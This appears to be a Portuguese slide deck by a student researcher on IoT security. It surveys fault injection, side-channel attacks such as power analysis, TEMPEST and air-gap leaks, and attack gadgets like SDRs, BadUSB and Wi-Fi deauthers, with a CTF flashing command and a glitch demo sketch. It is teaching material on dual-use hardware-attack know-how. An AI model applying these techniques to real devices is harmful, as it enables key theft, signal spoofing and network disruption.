

ANÁLISE DE VULNERABILIDADES E SEGURANÇA DE SISTEMAS IOT

FERNANDO CARO MENARDI

WHOAMI



Sargastico

★ PRO

Engineering student from Brazil! ->Code & Hacking & Hardware

📍 SP - BRAZIL

✉️ fernandocaro54@hotmail.com

- “Sargastico” ou “0x90”
- 2º Ano de Engenharia de Controle e Automação IFSP-SBV.
- Estudante/Pesquisador independente de Segurança da Informação.
- Profissional (não remunerado) em identificação de falhas de segurança em sites públicos.

“Os documentos recebidos indicam que cerca de 20 mil pessoas, com nome completo, CPF e senhas utilizadas estariam expostas para acesso”.



TECMUNDO.COM.BR | POR TECMUNDO

Brecha expõe dados pessoais na ANAC; agência reinicia senhas expostas

SUMÁRIO

- 1. O que é IoT?**
- 2. Ataques ao Hardware.**
 1. Fault Injections.
 2. Side-Channel Attacks.
- 3. Hardware Hacking Gadgets.**
- 4. Ataques ao software.**
 1. Web Based Attacks
 2. Protocolos (UPnP).
 3. Introdução ao Buffer Overflow.
- 5. “Pwn Adventures” com um roteador.**
- 6. Conclusão**



0 QUE É IoT?

IoT – Internet of Things


- Dispositivos que se conectam à internet.
- Rede capaz de reunir e transmitir dados.
- Possibilita que objetos do dia-a-dia tenham capacidade computacional e de comunicação.



Insecure of Things



IDT - A AMÉRICA FANTASMA




Cody Brocious (@daeken)



Disponível em: <https://thehackernews.com/2017/06/pacemaker-vulnerability.html>

POTENTIAL THREAT VECTORS



ATRAQUES AL HARDWARE



FAULT INJECTION

- INTRODUZIR FALHAS NO ALVO BUSCANDO ALTERAÇÕES EM SEU COMPORTAMENTO PADRÃO.



LUZ BRANCA



LASER



CLOCK



TEMPERATURA



ELETROMAGNETISMO



TENSÃO



ULTRASSOM

FAULT INJECTION



Fault injection fault model

Instruction corruption

```
MOV R0, R1      11100001101000000000000000000000  
MOV R0, R2      1110000110100000000000000000000010
```

```
MOV R0, R1      111000011010000000000000000000001  
STR R7, [R7, #16] 1110010110010101110000000100000
```

Instruction skipping

```
MOV R0, R1      111000011010000000000000000000001  
MOV R1, R1      111000011010000000010000000000000001
```



```
MOV R0, R1      111000011010000000000000000000001  
MOV R6, R6      11100001101000000110000000000110
```

- **Corrupção da Instrução**
 - Executa instruções diferentes
 - Pula instruções
- **Corrupção dos dados**
 - Leitura de dados diferentes
 - Escrita de dados diferentes

FAULT INJECTION

TENSÃO (POWER GLITCH)

- Induzir quedas de tensão rápidas, faz com que apenas algumas áreas do micro controlador funcionem como o esperado.
- Quedas ou sobrecargas de tensão podem causar falha na interpretação de instruções.




LiveOverflow - "Hardware Power Glitch Attack (Fault Injection) - rhme2 Fiesta (Fl 100)".

- É necessário utilizar algum hardware auxiliar para realizar o controle da queda de tensão.

FAULT INJECTION

CLOCK

- Pode causar má interpretação ou perda da instrução.
- Exemplo: Quando o circuito tenta ler um valor no barramento sem que a memória tenha tido tempo de disponibilizar o valor requisitado.
- Exemplo: O circuito executa a instrução “N1”, sem que o processador termine de executar a instrução “N”.



FAULT INJECTION

CLOCK



Rhme-2016

Challenge Binaries

You can use the challenge binaries on a normal Arduino Nano or Uno board (atmega328p chip). To upload the challenge to the board, use the following command:

```
avrdude -c arduino -p atmega328p -P /dev/ttyUSB* -b115200 -u -V -U flash:w:CHALLENGE.hex
```

Please keep in mind that depending on the bootloader that is installed on your board, the baudrate will change. Stock Nano baudrate should be 57600, and stock Uno is 115200. (Thanks [HydraBus]kag for this info).

Disponível em <https://github.com/Riscure/Rhme-2016>

FAULT INJECTION

PSEUDO CÓDIGO

```
int loopnumber =0;
void setup() {
    Serial.begin(9600);
}

void loop() {
    int ctr = 0;
    loopnumber++;
    for(int i=0; i<500; i++){
        for(int j=0; j<500; j++){
            if(j % 100 == 0){
                ctr++;
            }
        }
    }
}

Serial.print(loopnumber);
Serial.print("-");
Serial.print("controle: ");
Serial.println(ctr);
if(ctr != 2500){
    Serial.print("Eu não deveria estar aqui!");
}
```

- O ataque faz com que o microcontrolador “erre” na contagem, fazendo com que a situação impossível (ctr ser diferente de 2500) seja executada!!!!

FAULT INJECTION

“LUZ BRANCA”

- Falha no Raspberry Pi 2.
- Tirar uma foto utilizando um “flash xenon” resetava o sistema.
- Um dos Cls tinha sua junção PN excitada e sobrecarregada.
- Explicado pelo “Efeito Fotoelétrico”.





gifs.com

morrolinux – “Raspberry Pi 2 Xenon flash (Hardware BUG)”.

FAULT INJECTION

“LUZ BRANCA”



$$E = h \times f$$

E = Energia

h = Constante de Planck

f = Frequência

FAULT INJECTION

TEMPERATURA (HEATING)

- Atmega162 com sistema RSA implementado.
- O objetivo é extrair a chave privada utilizada na criptografia.
- Uma falha durante o algoritmo/cálculo, pode revelar os números primos RSA
- Falhas ocorrem quando atinge-se temperaturas entre 152~158°C..
- Aumento na probabilidade das chances de falha (30%).




Fig. 6: Heating plate with two PT100 sensors measuring the rear-side and front-side temperature of an ATmega162.





Fig. 7: Distribution of fault occurrence between 150 and 160 °C. Mean fault-induction temperature is 154.4 °C.

FAULT INJECTION




DIFFERENTIAL FAULT ANALYSIS (DFA)



FAULT INJECTION

LASER

- Pulsos de laser são usados para injetar falhas durante a operação de um dispositivo.





FAULT INJECTION

LASER

- Essa técnica permite fugir do “acaso” das demais, fornecendo um controle preciso.

- Microcontroller – ATmega328P, 8bit, 16 MHz
 - Instruction skip fault model properties

Time control (laser pulse: 75ns, 0.4W)



- Microcontroller – ATmega328P, 8bit, 16 MHz
 - Instruction skip fault model

Analysis of the laser instruction skip fault model:

- Program Counter increase (PC → PC + 1)?

1d r16, 0x39
1d r17, 0x38
1d r18, 0x37
1d r19, 0x36
...
1d r25, 0x30

laser

1d r16, 0x39
1d r18, 0x37
1d r19, 0x36
...
1d r25, 0x30

PC → PC+1

FAULT INJECTION

ULTRASSOM AKA “ATAQUE DO GOLFINHO”

- Utilizar frequências ultrassónicas para manipular o funcionamento um sistema.
- Encontrando a frequência de ressonância natural de dispositivos como giroscópios e acelerômetros, é possível fazer com que o sistema de controle receba dados falsos.
- Atrapalhando o funcionamento de um giroscópio, prejudica-se a orientação do dispositivo. No caso de um drone por exemplo, podemos fazer com que o sistema acredite estar de cabeça para baixo, causando um acidente.



SIDE CHANNEL

ULTRASSOM AKA “ATAQUE DO GOLFINHO”



- Ultrassom, é um som a uma frequência superior àquela que o ouvido humano é capaz de perceber, aproximadamente 20KHz. Os microfones não possuem essa limitação.
- Hoje é comum sistemas que aceitem comandos por voz, no caso dos assistentes virtuais por exemplo, isso é quase uma regra.
- Pode-se executar comando por voz, sem levantar suspeitas, ou chamar atenção.



SIDE CHANNEL ATTACKS

POWER ANALYSIS

- Analisar o consumo de energia para extrair informações sigilosas.
- A execução de diferentes instruções demanda um consumos de energia diferentes.
- No exemplo, é realizado um *Correlation Power Analysis* (CPA), para obeter a chave AES (128 bits) em um microcontrolador AVR.



Colin O'Flynn – “Side Channel Power Analysis Demo: 120 Seconds (CHES2013)”.
gifs.com

SIDE CHANNEL ATTACKS

MONITOR DARKLY




Tech Insider – “Hackers Can Compromise Your Computer Monitor”

- Manipular o hardware presente em monitores e afins, para exibir informações falsas.
- “Você não pode confiar no seu monitor”. No exemplo, os pesquisadores usaram a técnica para “credibilizar” uma página falsa.

SIDE CHANNEL ATTACKS

TEMPEST DONGLE SDR

- Técnica de espionagem cujo objetivo é escutar equipamentos eletrônicos através de emissões eletromagnéticas, sons e vibrações não intencionais.
- Todo dispositivo eletrônico emite um sinal RF não intencional.
- No exemplo, temos a captação de sinais não intencionais emitidos pelo monitor de um computador.
- Utilizando uma antena direcional de alto ganho, é possível visualizar um monitor a vários metros de distância ou através da parede.



RTL-SDR Blog - TempestSDR - Remotely Eavesdropping on Monitors via Unintentionally Radiated RF

gifs.com

SIDE CHANNEL ATTACKS

AIR-GAP MALWARE

- Utilizar sinais sonoros/eletromagnéticos para extrair informações.
- Eficiente para casos em que não há opções tradicionais (USB, Internet, Bluetooth).
- No exemplo, a extração dos dados é feita utilizando o ruído dos 'fans' da CPU.



Cyber Security Labs @ Ben Gurion University – “Fansmitter: Leaking Data from Air-Gap Computers (clip #1)”.



HACKING GADGETS

HACKING GADGETS

SOFTWARE DEFINED RADIO (SDR)




- Receptor e transmissor de rádio frequência controlado via software.
- Utilizado para replicar sinais (replicar o sinal de uma chave que abre/liga um carro).
- Utilizado para “spoofing” (enganar o GPS de um carro, se passando por uma fonte de sinal confiável).

R\$370,00 ~ R\$800,00

HACKING GADGETS

ARDUINOS, ESP32, RASPBERRY PI



Attiny85
R\$2,00 ~ R\$5,00



ESP32
R\$15,00 ~ R\$30,00



Raspberry Pi
R\$170,00 ~ R\$352,00

HACKING GADGETS

ARDUINOS, ESP32, RASPBERRY PI



RUBBER DUCKY / BAD USB / HID ATTACK

HACKING GADGETS


ARDUINOS, ESP32, RASPBERRY PI

Overview Repositories 25 Projects 0 Stars 286 Followers 2.1k Following 18


Pinned

 [esp8266_deauther](#)
Scan for WiFi devices, block selected connections, create dozens of networks and confuse WiFi scanners!

● C ★ 5.4k ₧ 1.3k

 [esp8266_beaconSpam](#)
Creates up to a thousand WiFi access points with custom SSIDs.

● C++ ★ 386 ₧ 115

 [DeauthDetector](#)
Detect deauthentication frames using an ESP8266


● C++ ★ 267 ₧ 99

 [ArduinoARPsnoof](#)
Kicks out everyone in your LAN via with an enc28j60 ethernet controller and Arduino.

Arduino ★ 176 ₧ 62

 [SimpleButton](#)
A simple Arduino library to make interfacing and reacting on buttons or other inputs easier.

● C++ ★ 34 ₧ 8

 [SimpleCLI](#)
Command Line Interface Library for Arduino

● C ★ 58 ₧ 13

Stefan Kremser
spacehuhn

Follow

Germany
<https://spacehuhn.io>

Block or report user

HACKING GADGETS


OUTROS EQUIPAMENTOS



Osciloscópio – R\$220,00 ~ 13000,00



FPGA – R\$???



Bus Pirate – R\$130,00 ~ R\$210,00



Analizador Lógico – R\$51,00 ~ 471,00

